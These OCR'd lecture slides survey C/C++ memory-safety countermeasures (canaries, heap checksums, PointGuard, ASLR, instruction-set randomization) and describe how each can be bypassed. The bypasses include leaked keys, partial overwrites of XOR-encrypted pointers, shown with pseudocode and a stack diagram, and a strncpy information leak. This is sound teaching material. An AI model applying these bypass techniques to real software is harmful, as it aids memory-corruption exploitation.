
Propolice (PP)



Propolice (PP)




Heap protector (HP)



- Heap protector: Robertson et al.
- Adds checksum to the chunk information
- Checksum is XORed with a global random value
- On allocation checksum is added
- On free (or other operations) checksum is calculated, XORed, and compared

Contrapolice (CP)



Chunk1

- Canary1
- Size of prev. chunk
- Size of chunk1
- User data
- Canary1

Chunk2

- Canary2
- Size of chunk1
- Size of chunk2
- Forward pointer
- Backward pointer
- Old user data
- Canary2

- Contrapolice: Krennmair
- Stores a random value before and after the chunk
- Before exiting from a string copy operation, the random value before is compared to the random value after
- If they are not the same, an overflow has occured

Problems with canaries

- Random value can leak
- For SG: Indirect Pointer Overwriting
- For PP: overflow from one array to the other (e.g. array of char overwrites array of pointer)
- For HP, SG, PP: 1 global random value
- CP: different random number per chunk
- CP: no protection against overflow in loops

Probabilistic countermeasures

- Obfuscation of memory addresses
  - Also based on random numbers
  - Numbers used to ‘encrypt’ memory locations
  - Usually XOR
    - a XOR b = c
    - c XOR b = a


Obfuscation of memory addresses

- PointGuard: Cowan et al.
  - Protects all pointers by encrypting them (XOR) with a random value
  - Decryption key is stored in a register
  - Pointer is decrypted when loaded into a register
  - Pointer is encrypted when loaded into memory
  - Forces the compiler to do all memory access via registers
  - Can be bypassed if the key or a pointer leaks
  - Randomness can be lowered by using partial overwrite

Partial overwrite

- XOR:
  - 0x41424344 XOR 0x20304050 = 0x61720314
  - However, XOR ‘encrypts’ bitwise
    - 0x44 XOR 0x50 = 0x14
  - If injected code relatively close:
    - 1 byte: 256 possibilities
    - 2 bytes: 65536 possibilities


Partial overwrite



f0:
…
call f1
…

f1:
ptr = &data;
buffer[]
overflow();
*ptr = value;
…

Partial overwrite



f0:

...

call f1

...

f1:

ptr = &data;

buffer[]

overflow();

*ptr = value;

...

Stack

Other stack frames

Return address f0

Saved frame pointer f0

Data

Other Local variables f0

Arguments f1


Return address f1

Saved frame pointer f1

Encrypted pointer

Injected code

Partial overwrite



```
f0:
    ...
  call f1
    ...
```

```
f1:
ptr = &data;
   buffer[]
overflow();
*ptr = value;
    ...
```

IP

FP

SP

Stack

- Other stack frames
- Return address f0
- Saved frame pointer f0
- Data
- Other Local variables f0
- Arguments f1
- Modified return address
- Saved frame pointer f1
- Encrypted pointer
- Injected code

Probabilistic countermeasures

- Address space layout randomization: PaX team
  - Compiler must generate PIC
  - Randomizes the base addresses of the stack, heap, code and shared memory segments
  - Makes it harder for an attacker to know where in memory his code is located
  - Can be bypassed if attackers can print out memory addresses: possible to derive base address
- Implemented in Windows Vista / Linux >= 2.6.12

Probabilistic countermeasures

- Randomized instruction sets: Barrantes et al./Kc et al.
  - Encrypts instructions while they are in memory
  - Decrypts them when needed for execution
  - If attackers don’t know the key their code will be decrypted wrongly, causing invalid code execution
  - If attackers can guess the key, the protection can be bypassed
  - High performance overhead in prototypes: should be implemented in hardware

Probabilistic countermeasures

- Rely on keeping memory secret
- Programs that have buffer overflows could also have information leakage
- Example:
  - char buffer[100];
  - strncpy(buffer, input, 100);
  - Printf(“%s”, buffer);
- Strncpy does not NULL terminate (unlike strcpy), printf keeps reading until a NULL is found

Lecture overview

- Memory management in C/C++
- Vulnerabilities
- Countermeasures
  - Safe languages
  - Probabilistic countermeasures
  - Separation and replication countermeasures
  - Paging-based countermeasures
  - Bounds checkers
- Conclusion


Separation and replication of information

